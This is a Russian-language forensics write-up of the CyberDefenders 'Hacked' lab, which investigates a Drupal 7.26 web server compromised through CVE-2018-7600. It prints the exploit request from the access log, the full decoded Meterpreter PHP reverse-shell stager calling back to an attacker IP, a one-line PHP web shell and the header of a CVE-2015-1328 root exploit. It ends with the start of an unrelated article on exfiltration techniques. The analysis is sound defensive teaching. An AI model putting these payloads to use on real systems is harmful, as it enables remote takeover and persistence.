В этой статье я покажу ход расследования киберинцидента на примере лабораторной работы Hacked с ресурса CyberDefenders. Мы научимся извлекать артефакты из образа диска системы Linux, анализировать их и по этим данным выясним, как злоумышленник скомпрометировал систему.

rayhunt454
grigadan454@gmail.com

По сценарию злоумышленники взломали веб-сервер и завладели полным контролем над ним. Специалисты по реагированию на инциденты получили побитовую копию системного диска скомпрометированной машины на базе операционной системы Linux. Загрузим файл образа и начнем его исследовать.

Разделим наше расследование на три этапа:

1. Анализ конфигурационных файлов операционной системы Linux.
2. Поиск точки входа злоумышленников в систему.
3. Поиск методов постэксплуатации в системе.


Используемые утилиты:

1. **FTK Imager** — инструмент для анализа и получения образов диска.
2. **R-Studio** — утилита для восстановления данных с диска.
3. **Plaso** — утилита на Python, предназначенная для генерации времени событий операционной системы. Подробнее о ней читай в статье «Таймлайн всего. Используем Plaso для сбора системных событий».

МОНТИРУЕМ ОБРАЗ ДИСКА

Прежде чем начать извлекать данные из образа диска, давай разберемся, с каким образом мы имеем дело и как его правильно анализировать. Для этого воспользуемся утилитой `file`, входящей в Linux.

```
file  Webserver.E01
```




Формат образа диска

Файл образа диска `Webserver.E01` записан в формате Expert Witness Format (EWF) и содержит побитовую копию данных. Сконвертировать его в цифровую копию диска можно с помощью утилиты EnCase.


Полученный образ диска можешь примонтировать в Linux — для этого ставь утилиты `lvm2`, `ewf-tools`, `sleuthkit`, `kpartx` и воспользуйся мануалом. Но я покажу другой вариант. Примонтируем исследуемый диск в Windows и извлечем из него необходимые артефакты для расследования инцидента.

Откроем утилиту FTK Imager и примонтируем образ диска. Для этого переходим на вкладку File → Image Mounting. В поле Image File выбираем образ `Webserver.e01` и вводим настройки, указанные ниже.




Настройки для монтирования образа

Нажимаем Mount, и исследуемый образ должен примонтироваться. Мы увидим следующую информацию.




Вывод результатов монтирования образа

Теперь открываем R-Studio и видим примонтированные виртуальные диски.




Список примонтированных виртуальных дисков

Нас интересует диск Virtual Storage 1.00 → F, так как его ФС — `ext4`. Далее выбираем диск F и нажимаем «Сканировать». Утилита R-Studio начнет сканировать адресное пространство диска и искать в нем все файлы, **в том числе удаленные**. После завершения сканирования переходим в диск F в интерфейсе R-Studio и получим все каталоги и файлы файловой системы.




Завершение сканирования диска



Структура файловой системы виртуального диска F

ИЗУЧАЕМ КОНФИГИ ОС

Получим информацию о системе, чтобы понимать, какие сервисы установлены, с какой операционной системой работаем и какие пользователи существуют. Эта информация расположена в каталоге `/etc` файловой системы Linux. Информацию об имени компьютера ты найдешь в файле `/etc/hostname` (в нашем случае это `VulnOSv2`). В файле `/etc/os-release` содержится информация об операционной системе (`Ubuntu` версии `14.04.4 LTS`).



Информация о скомпрометированной операционной системе


В файле `/etc/networks/interfaces` хранится сетевой адрес, но в нашем случае для получения IP-адреса в сети организации используется протокол DHCP. В каталоге `/etc` я обнаружил следующее установленное ПО: Drupal 7, веб-сервер Apache 2, СУБД MySQL и PostgreSQL, а также почтовый сервис Postfix.

Проанализируем информацию о пользователях. Нас интересуют файлы `/etc/passwd` и `/etc/shadow`.

Содержимое файла /etc/passwd

`/etc/passwd` содержит информацию о пользователях системы: имя пользователя, идентификаторы пользователя и группы, комментарий, описывающий аккаунт, путь к домашнему каталогу и программа, которая каждый раз запускается при входе пользователя в систему. Нас интересуют пользователи, которые могут запускать командную оболочку `/bin/bash` при входе в систему. Таких пользователей пять: `root`, `mail`, `php`, `vulnosadmin` и `postgres`.

В файле `/etc/shadow` хранятся хешированные пароли пользователей. Доступ к этому файлу имеет только привилегированный аккаунт.




Содержимое файла /etc/shadow

Формат хеша пользовательского пароля:

```
$id$salt$hashed
```

Идентификатор алгоритма `id=6` соответствует алгоритму хеширования SHA-512. Попробуй сам скопировать выделенную на рисунке строку хеша пароля пользователя `mail` и пробрутить его утилитой John the Ripper со словарем rockyou.txt:

```
john hash.txt --wordlist=rockyou.txt
```




Вывод утилиты John

Проанализируем файл `/etc/group`, чтобы понимать, какие пользователи состоят в группе `sudo`.

Часть содержимого файла /etc/group

В этом файле содержится **58** групп, а в группу `sudo` входят пользователи **php** и `mail`. Значит, они могут выполнять команды от имени суперпользователя root. Найдем правила о предоставлении доступа для группы `sudo`. Они описываются в файле `/etc/sudoers`.



Содержимое файла /etc/sudoers

Это правило означает, что все пользователи группы `sudo` могут выполнять любые действия в системе от имени администратора.

Определим версию и конфигурацию сайта на Drupal. Для этого переходим в каталог `/var/www/html/jabc`, в файле `/var/www/html/jabc/includes/bootstrap.inc` содержится версия CMS системы. Это Drupal 7.26 — она уязвима, и для нее есть эксплоиты, дающие удаленное выполнение кода. В качестве веб-сервера установлен Apache 2. Файл его конфигурации расположен в `/etc/drupal/7/htaccess`.

Итак, на этом этапе мы с тобой выяснили, с какой операционной системой мы имеем дело, какое ПО на ней установлено и какие настройки заданы.

Продолжение статьи →

УРОКИ ФОРЕНЗИКИ

РАССЛЕДУЕМ ВЗЛОМ ВЕБ-СЕРВЕРА С LINUX, APACHE И DRUPAL

ИЩЕМ ТОЧКУ ВХОДА

Теперь нам нужно понять, как злоумышленник впервые получил доступ к скомпрометированной системе. Для этого проанализируем логи ОС. Все журналы событий Linux хранятся в каталоге `/var/log`. Анализ этих файлов и сопоставление со временем начала инцидента позволит нам восстановить полную картину событий.

Первым делом глянем события веб-сервера Apache. Для этого заходим в каталог `/var/log/Apache2`. Здесь нас интересуют журналы **`access.log`** и **`error.log`**, которые содержат события работы веб-сервера. В файле **`access.log`** содержатся запросы к сервису Drupal **`http://192.168.210.135/jabc/`** с IP-адреса **192.168.210.131**. 5 октября 2019 года в 13:01:27 (UTC+2) обнаружен POST-запрос к веб-сервису в параметре `name[#markup]`. В URL запроса передается закодированная по алгоритму Base64 полезная нагрузка.

```
192.168.210.131 - - [05/Oct/2019:13:01:27 +0200] "POST /jabc/?q=user/password&name[#post_render][]=assert&name[#markup]=eval(base64_decode(Lyo8P3BocCAvKiovI .. ZGllKCk7));&name[#type]=markup
192.168.210.131 - - [05/Oct/2019:13:01:27 +0200] "POST /jabc/?q=file/ajax/name/#value/form-tggMqwbT3cRyS3SWuIRNGj_FB_5N-cux23-NHVF0NrA HTTP/1.1" 200 1977 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windo
192.168.210.131 - - [05/Oct/2019:13:01:29 +0200] "POST /jabc/?q=user/password&name[#post_render][]=passthru&name[#markup]=php -r 'eval(base64_decode(Lyo8P3Boc .. 7IH0gZGllKCk7));'&name[#type]=markup
```

Запросы к Drupal 7.26

В Drupal версии 7.26 содержится уязвимость удаленного выполнения кода CVE-2018-7600, позже получившая название drupalgeddon2. В Metasploit существует модуль drupal_drupalgeddon2, который загружает расширенную многофункциональную нагрузку Meterpreter.

INFO

О том, как работает эта уязвимость, читай в статье «Друпалгеддон-2. Подробно разбираем новую уязвимость в Drupal».

Давай декодируем полезную нагрузку, которая содержится в функции `eval(base64_decode())`, и посмотрим, что она делает.

```
/*<?php /**/ error_reporting(0);
$ip = '192.168.210.131';
$port = 4444;
if (($f = 'stream_socket_client') && is_callable($f)) {
    $s = $f("tcp://{$ip}:{$port}");
    $s_type = 'stream';
}
if (!$s && ($f = 'fsockopen') && is_callable($f)) {
    $s = $f($ip, $port);
    $s_type = 'stream';
}
if (!$s && ($f = 'socket_create') && is_callable($f)) {
    $s = $f(AF_INET, SOCK_STREAM, SOL_TCP);
    $res = @socket_connect($s, $ip, $port);
    if (!$res) { die();}
    $s_type = 'socket';
}
if (!$s_type) {
    die('no socket funcs');
}
if (!$s) { die('no socket');}
switch ($s_type) {
    case 'stream': $len = fread($s, 4); break;
    case 'socket': $len = socket_read($s, 4); break;
}
if (!$len) { die();}
$a = unpac.k("Nlen", $len);
$len = $a['len'];
$b = '';
while (strlen($b) < $len) {
    switch ($s_type)
    {
        case 'stream': $b .= fread($s, $len-strlen($b));break;
        case 'socket': $b .= socket_read($s, $len-strlen($b));break;
    }
}
$GLOBALS['msgsock'] = $s;
$GLOBALS['msgsock_type'] = $s_type;
if (extension_loaded('suhosin') && ini_get('suhosin.executor.disable_eval'))
{
    $suhosin_bypass=create_function('', $b);
    $suhosin_bypass();
}
else
{
    eval($b);
} die();
```

Загружаемая полезная нагрузка

Как видно на рисунке выше, код является полезной нагрузкой Meterpreter и содержит IP-адрес **`192.168.210.131`** и порт **`4444`** для обратного соединения. Отлично, мы теперь знаем, что злоумышленники проэксплуатировали CVE-2018-7600 в сервисе Drupal версии 7.26 и загрузили в память полезную нагрузку Meterpreter.

Теперь нам нужно найти признаки постэксплуатации. 5 октября 2019 года в 13:17:48 (UTC+2) обнаружен запрос к файлу **`update.php`** с параметром **`cmd=ls`**.

```
192.168.210.131 - - [05/Oct/2019:13:17:48 +0200] "GET /jabc/scripts/update.php
192.168.210.131 - - [05/Oct/2019:13:17:54 +0200] "GET /jabc/scripts/update.php?cmd=ls
```

Запрос к веб-шеллу update.php

Этот файл мы исследуем чуть позже, а пока заглянем в **`auth.log`** в каталоге `/var/log`. Это один из самых важных артефактов в Linux. Здесь лежат события аутентификации в системе. Для временных отметок в **`auth.log`** используется системное время. В нашем случае временная зона выставлена по Брюсселю (UTC+2).

Начиная с 12:39:26 5 октября 2019 года выполнялся подбор пароля пользователя **`root`** службы SSH с IP-адреса **192.168.210.131**.

```
Oct  5 12:39:26 VulnOSv2 sshd[1822]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.210.131  user=root
Oct  5 12:39:27 VulnOSv2 sshd[1822]: Failed password for root from 192.168.210.131 port 57190 ssh2
```

Неудачная попытка подбора пароля пользователя root

В 13:06:38 в тот же день создан пользователь **`php`** с домашней директорией **`/usr/php`**. Далее пользователь **`php`** добавлен в группу **`sudo`**, что позволяет ему выполнять команды от имени администратора.

```
Oct  5 13:06:38 VulnOSv2 sudo: pam_unix(sudo:session): session opened for user root by (uid=0)
Oct  5 13:06:38 VulnOSv2 useradd[2525]: new group: name=php, GID=999
Oct  5 13:06:38 VulnOSv2 useradd[2525]: new user: name=php, UID=999, GID=999, home=/usr/php, shell=/bin/bash
Oct  5 13:06:38 VulnOSv2 useradd[2525]: add 'php' to group 'sudo'
Oct  5 13:06:38 VulnOSv2 useradd[2525]: add 'php' to shadow group 'sudo'
```

Создание пользователя php и добавление в группу sudo

В 13:09:18 пользователь **`mail`** добавлен в группу **`sudo`**.

```
Oct  5 13:09:18 VulnOSv2 usermod[2561]: add 'mail' to group 'sudo'
Oct  5 13:09:18 VulnOSv2 usermod[2561]: add 'mail' to shadow group 'sudo'
```

Добавление пользователя mail в группу sudo

В 13:23:34 пользователь **`mail`** зашел с IP-адреса **`192.168.210.131`**, порт **`57708`** службы SSH.

```
Oct  5 13:23:34 VulnOSv2 sshd[3108]: Accepted password for mail from 192.168.210.131 port 57708 ssh2
Oct  5 13:23:34 VulnOSv2 sshd[3108]: pam_unix(sshd:session): session opened for user mail by (uid=0)
Oct  5 13:23:39 VulnOSv2 sudo:     mail : TTY=pts/1 ; PWD=/var/mail ; USER=root ; COMMAND=/bin/su -
Oct  5 13:23:39 VulnOSv2 sudo: pam_unix(sudo:session): session opened for user root by mail(uid=0)
Oct  5 13:23:39 VulnOSv2 su[3164]: Successful su for root by root
Oct  5 13:23:39 VulnOSv2 su[3164]: + /dev/pts/1 root:root
Oct  5 13:23:39 VulnOSv2 su[3164]: pam_unix(su:session): session opened for user root by mail(uid=0)
Oct  5 13:24:09 VulnOSv2 su[3164]: pam_unix(su:session): session closed for user root
Oct  5 13:24:09 VulnOSv2 sudo: pam_unix(sudo:session): session closed for user root
Oct  5 13:24:11 VulnOSv2 sshd[3156]: Received disconnect from 192.168.210.131: 11: disconnected by user
Oct  5 13:24:11 VulnOSv2 sshd[3108]: pam_unix(sshd:session): session closed for user mail
```

Вход пользователя mail на скомпрометированный компьютер

Эта сессия длилась **одну минуту**.

Файл `/var/log/syslog` содержит общие системные сообщения. В частности, в нем можно видеть запросы к серверу DHCP и получение IP-адреса: сервер 192.168.210.254 выделил IP-адрес исследуемому компьютеру 192.168.210.135.

```
Oct  5 11:41:52 VulnOSv2 dhclient: Listening on LPF/eth0/00:0c:29:8a:8c:70
Oct  5 11:41:52 VulnOSv2 dhclient: Sending on   LPF/eth0/00:0c:29:8a:8c:70
Oct  5 11:41:52 VulnOSv2 dhclient: Sending on   Socket/fallback
Oct  5 11:41:52 VulnOSv2 dhclient: DHCPDISCOVER on eth0 to 255.255.255.255 port 67 interval 3 (xid=0xd918d62e)
Oct  5 11:41:53 VulnOSv2 dhclient: DHCPREQUEST of 192.168.210.135 on eth0 to 255.255.255.255 port 67 (xid=0x2ed618d9)
Oct  5 11:41:53 VulnOSv2 dhclient: DHCPOFFER of 192.168.210.135 from 192.168.210.254
Oct  5 11:41:53 VulnOSv2 dhclient: DHCPACK of 192.168.210.135 from 192.168.210.254
Oct  5 11:41:54 VulnOSv2 dhclient: bound to 192.168.210.135 -- renewal in 675 seconds.
```

Взаимодействие с сервером DHCP

Теперь заглянем в `/var/log/lastlog` — этот файл содержит информацию о последних сессиях пользователей. Находим **два** IP-адреса, с которых производилась авторизация в системе.

```
pts/1                    192.168.210.131
pts/0                    192.168.56.101
```

Информация из файла lastlog

И наконец, смотрим `/var/log/wtmp`, этот файл тоже содержит информацию о входе пользователей в систему. Однако он бинарный, поэтому для его чтения используем утилиту **utmpdump**.

```
utmpdump wtmp
```

```
[6] [00983] [4   ] [LOGIN   ] [tty4        ] [                    ] [0.0.0.0        ] [2019-10-05T09:41:55,000000+00:00]
[6] [00986] [5   ] [LOGIN   ] [tty5        ] [                    ] [0.0.0.0        ] [2019-10-05T09:41:55,000000+00:00]
[6] [00991] [2   ] [LOGIN   ] [tty2        ] [                    ] [0.0.0.0        ] [2019-10-05T09:41:55,000000+00:00]
[6] [00992] [3   ] [LOGIN   ] [tty3        ] [                    ] [0.0.0.0        ] [2019-10-05T09:41:55,000000+00:00]
[6] [00995] [6   ] [LOGIN   ] [tty6        ] [                    ] [0.0.0.0        ] [2019-10-05T09:41:55,000000+00:00]
[6] [01411] [1   ] [LOGIN   ] [tty1        ] [                    ] [0.0.0.0        ] [2019-10-05T09:41:59,000000+00:00]
[7] [02624] [ts/1] [mail    ] [pts/1       ] [192.168.210.131     ] [192.168.210.131] [2019-10-05T11:13:53,375084+00:00]
[8] [02624] [    ] [        ] [pts/1       ] [                    ] [0.0.0.0        ] [2019-10-05T11:18:48,043528+00:00]
[7] [02825] [ts/1] [mail    ] [pts/1       ] [192.168.210.131     ] [192.168.210.131] [2019-10-05T11:18:54,607606+00:00]
[8] [02825] [    ] [        ] [pts/1       ] [                    ] [0.0.0.0        ] [2019-10-05T11:19:42,548402+00:00]
[7] [02999] [ts/1] [mail    ] [pts/1       ] [192.168.210.131     ] [192.168.210.131] [2019-10-05T11:21:04,107187+00:00]
[8] [02999] [    ] [        ] [pts/1       ] [                    ] [0.0.0.0        ] [2019-10-05T11:21:45,539577+00:00]
[7] [03108] [ts/1] [mail    ] [pts/1       ] [192.168.210.131     ] [192.168.210.131] [2019-10-05T11:23:34,640343+00:00]
[8] [03108] [    ] [        ] [pts/1       ] [                    ] [0.0.0.0        ] [2019-10-05T11:24:11,772124+00:00]
```

Информация о пользователях, авторизованных 5 октября 2019 года

Файл `/var/log/btmp` содержит информацию о неудачных попытках входа в систему. Для его чтения также воспользуемся утилитой utmpdump:

```
utmpdump btmp
```

```
[6] [02340] [    ] [root    ] [ssh:notty   ] [192.168.210.131     ] [192.168.210.131] [2019-10-05T10:52:21,000000+00:00]
[6] [02346] [    ] [root    ] [ssh:notty   ] [192.168.210.131     ] [192.168.210.131] [2019-10-05T10:52:21,000000+00:00]
[6] [02349] [    ] [root    ] [ssh:notty   ] [192.168.210.131     ] [192.168.210.131] [2019-10-05T10:52:21,000000+00:00]
[6] [02351] [    ] [root    ] [ssh:notty   ] [192.168.210.131     ] [192.168.210.131] [2019-10-05T10:52:24,000000+00:00]
[6] [02353] [    ] [root    ] [ssh:notty   ] [192.168.210.131     ] [192.168.210.131] [2019-10-05T10:52:26,000000+00:00]
[6] [02355] [    ] [root    ] [ssh:notty   ] [192.168.210.131     ] [192.168.210.131] [2019-10-05T10:52:26,000000+00:00]
[6] [02358] [    ] [root    ] [ssh:notty   ] [192.168.210.131     ] [192.168.210.131] [2019-10-05T10:52:30,000000+00:00]
[6] [02357] [    ] [root    ] [ssh:notty   ] [192.168.210.131     ] [192.168.210.131] [2019-10-05T10:52:30,000000+00:00]
[6] [02362] [    ] [root    ] [ssh:notty   ] [192.168.210.131     ] [192.168.210.131] [2019-10-05T10:52:34,000000+00:00]
[6] [02361] [    ] [root    ] [ssh:notty   ] [192.168.210.131     ] [192.168.210.131] [2019-10-05T10:52:34,000000+00:00]
[6] [02365] [    ] [root    ] [ssh:notty   ] [192.168.210.131     ] [192.168.210.131] [2019-10-05T10:52:38,000000+00:00]
[6] [02367] [    ] [root    ] [ssh:notty   ] [192.168.210.131     ] [192.168.210.131] [2019-10-05T10:52:38,000000+00:00]
[6] [02370] [    ] [root    ] [ssh:notty   ] [192.168.210.131     ] [192.168.210.131] [2019-10-05T10:52:52,000000+00:00]
[6] [02372] [    ] [root    ] [ssh:notty   ] [192.168.210.131     ] [192.168.210.131] [2019-10-05T10:52:52,000000+00:00]
[6] [02999] [    ] [mail    ] [ssh:notty   ] [192.168.210.131     ] [192.168.210.131] [2019-10-05T11:20:59,000000+00:00]
```

Содержимое файла /var/log/btmp

В этом файле находим следы попыток неудачного входа пользователя root с IP-адреса 192.168.210.131. Происходит подбор пароля к службе SSH.

Итак, на этом этапе мы с тобой нашли точку входа злоумышленников в систему. 5 октября 2019 года в 13:01:27 (UTC+2) злоумышленники эксплуатировали уязвимость drupalgeddon2 (CVE-2018-7600) в CMS Drupal версии 7.26. Создали пользователя `php`, добавили пользователей `php` и `mail` в группу `sudo`. Далее авторизовались в системе от пользователя `mail`. Мы также выяснили, что источником компьютерной атаки был IP-адрес 192.168.210.131.

ИЩЕМ МЕТОДЫ ПОСТЭКСПЛУАТАЦИИ

Получив доступ к системе, злоумышленник обычно ищет способы закрепиться в ней. Проанализируем действия пользователей `root`, `php` и `mail`, чтобы понять, как это происходило. Информация о выполненных командах хранится в файле `.bash_history` домашнего каталога каждого пользователя. Действия пользователя root хранятся в файле `/root/.bash_history`.

```
poweroff
whoami
id
pwd
vim /etc/passwd
ll
vim flag.txt
cat .psql_history
cd /var/www/html/
ll
cd jabc
ll
cat .htaccess
ll
vim scripts/update.php
ls -lh scripts/
w
logout
vim /var/log/lastlog
logout
passwd php
logout
cd /tmp/
ll
rm 37292.c
cd
ls -lha
ls .cache/
cat .cache/motd.legal-displayed
logout
```

Содержимое файла .bash_history пользователя root

От пользователя root выполнены следующие интересные команды:

- `rm 37282.c` — удаление файла `37282.c`;
- `vim scripts/update.php` — создание файла.

Переходим к пользователю `mail`.

```
sudo su -
w
ll
ls -l
ls -la
pwd
logout
w
last
sudo su -
logout
sudo su -
passwd php
sudo su -
logout
sudo su -
logout
```

Содержимое файла .bash_history пользователя mail

Пользователь `mail` выполнил команду `sudo su -` с целью повышения привилегий, а затем `passwd php` — для смены пароля пользователя `php`.

Восстанавливаем стертый файл

Мы с тобой просканировали виртуальный диск с помощью R-Studio. Теперь найдем стертый файл `37282.c`. В R-Studio переходим на вкладку «Инструменты → Найти», выбираем «Файлы» и вводим название файла.

В каталоге `/tmp` обнаружен файл `37282.c`, восстановим его и проанализируем.

```
37292.c        5,119     05.10.2019 14:02:18    05.10.2019 14:02:18
```

Обнаруженный файл

Файл создан 5 октября 2019 года в 14:02:18 (UTC+3). Имей в виду, что R-Studio отображает временную метку файлов с учетом твоего системного времени.

```
/*
# Exploit Title: ofs.c - overlayfs local root in ubuntu
# Date: 2015-06-15
# Exploit Author: rebel
# Version: Ubuntu 12.04, 14.04, 14.10, 15.04 (Kernels before 2015-06-15)
# Tested on: Ubuntu 12.04, 14.04, 14.10, 15.04
# CVE : CVE-2015-1328     (http://people.canonical.com/~ubuntu-security/cve/2015/CVE-2015-1328.html)

*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*
CVE-2015-1328 / ofs.c
overlayfs incorrect permission handling + FS_USERNS_MOUNT

user@ubuntu-server-1504:~$ uname -a
Linux ubuntu-server-1504 3.19.0-18-generic #18-Ubuntu SMP Tue May 19 18:31:35 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
user@ubuntu-server-1504:~$ gcc ofs.c -o ofs
user@ubuntu-server-1504:~$ id
uid=1000(user) gid=1000(user) groups=1000(user),24(cdrom),30(dip),46(plugdev)
user@ubuntu-server-1504:~$ ./ofs
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# id
uid=0(root) gid=0(root) groups=0(root),24(cdrom),30(dip),46(plugdev),1000(user)

greets to beist & kaliman
2015-05-24
%rebel%
*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*
*/
```

Содержимое файла 37282.c

Восстановленный файл — это эксплоит для уязвимости CVE-2015-1328, который позволяет локальным пользователям получить root-доступ. Автор его — **rebel**.

Найдем файл `/var/www/html/jabc/scripts/update.php`.

```
update.php       31      05.10.2019 14:17:42    05.10.2019 14:17:48
```

Дата создания файла update.php

5 октября 2019 года в 14:17:48 (UTC+3) злоумышленники создали файл `update.php`.

```
<?php
system($_GET['cmd']);
?>
```

Содержимое файла update.php

Это PHP-шелл, который позволяет получать доступ к системе на постоянной основе. Для выполнения команд злоумышленники отправляют GET-запрос с параметром `cmd=`.

СТРОИМ ТАЙМЛАЙН СОБЫТИЙ

У нас накопилось множество временных меток в разных форматах. Системное время операционной системы — Europe/Brussels. Во многих европейских странах остался переход с летнего времени на зимнее. Переход совершается 31 октября. Если события происходят до 31 октября, то формат будет UTC+2 — это летнее время, а после 31 октября — UTC+1. Приведем к общему формату UTC.

- **5 октября 2019 года 11:01:27** злоумышленники проэксплуатировали уязвимость CVE-2018-7600 в CMS Drupal версии 7.26, загрузили оболочку Meterpreter.
- **В 11:02:18** загрузили файл `37282.c`, скомпилировали систему и повысили свои привилегии до root.
- **В 11:06:38** создали пользователя `php` и добавили его в группу `sudo`.
- **В 11:09:31** добавили пользователя `mail` в группу `sudo`.
- **В 11:17:48** создали файл `update.php` с целью сохранения постоянства в системе.
- **В 11:23:34** авторизовались в системе под пользователем `mail` с IP-адреса 192.168.210.131, порт 57708.

Для создания таймлайнов удобно использовать Plaso. Там есть очень удобный скрипт **Psteal**, который умеет извлекать события из образа диска системы. Вот как его использовать:

```
python3 psteal.py --source Webserver.E01 -w timeline.csv
```

Когда скрипт отработает, ты получишь файл CSV со всей последовательностью временных меток.

ВЫВОДЫ

Мы с тобой провели расследование киберинцидента, нашли точку входа злоумышленников, выявили дальнейшие действия после взлома веб-сервера и построили таймлайн событий, который можно будет смело включать в отчет.

По результатам решения кейса на CyberDefenders необходимо ответить на ряд вопросов, но я намеренно показал лишь процесс решения и не буду давать тебе готовые ответы. Можешь повторить процесс и самостоятельно ответить на вопросы для закрепления материала.

ПРОБЛЕМЫ ЭКСФИЛЬТРАЦИИ

КАК ПОЙМАТЬ ВОРОВ ИЛИ НЕ ПОПАСТЬСЯ ПРИ ПЕНТЕСТЕ

Иван Балашов
Главный эксперт отдела Оценки защищенности Центра Киберзащиты в Департаменте Кибербезопасности Сбера

Эксфильтрация данных — этап тестирования на проникновение, когда атакующий пытается скрытно выгрузить данные из целевой системы за пределы периметра организации. При этом важно не привлечь внимание средств защиты и остаться незамеченным. В сегодняшней статье мы поговорим о разных методах эксфильтрации и средствах борьбы с ними.

В MITRE ATT&CK выделены следующие техники передачи данных, используемые злоумышленниками:

- автоматизированная эксфильтрация (Automated Exfiltration);
- ограничение размера передаваемых данных (Data Transfer Size Limits);
- эксфильтрация через альтернативный протокол (Exfiltration Over Alternative Protocol);
- эксфильтрация через канал управления C2 (Exfiltration Over Command and Control Channel);
- эксфильтрация через альтернативную сетевую среду (Exfiltration Over Other Network Medium);
- эксфильтрация через альтернативную физическую среду (Exfiltration Over Physical Medium);
- эксфильтрация через веб-сервис (Exfiltration Over Web Service);
- запланированная передача (Scheduled Transfer);
- передача данных на облачный сервис (Transfer Data to Cloud Account).


Я рассмотрю несколько наиболее значимых методов эксфильтрации, обсудим, как им противодействует защита и каким образом это противодействие можно обойти при тестировании.

ЭКСФИЛЬТРАЦИЯ ДАННЫХ ЧЕРЕЗ ОБЛАЧНЫЕ СЕРВИСЫ

Если говорить о способах эксфильтрации, то, конечно же, загрузка на внешний облачный диск — это наиболее простой способ. Если в корпоративной сети разрешены облачные хранилища, такие как Google Drive, Dropbox, Microsoft OneDrive, их можно использовать для эксфильтрации данных за пределы сетевого периметра и оставаться незамеченным. Атакующему в данном случае не нужно настраивать собственную инфраструктуру.

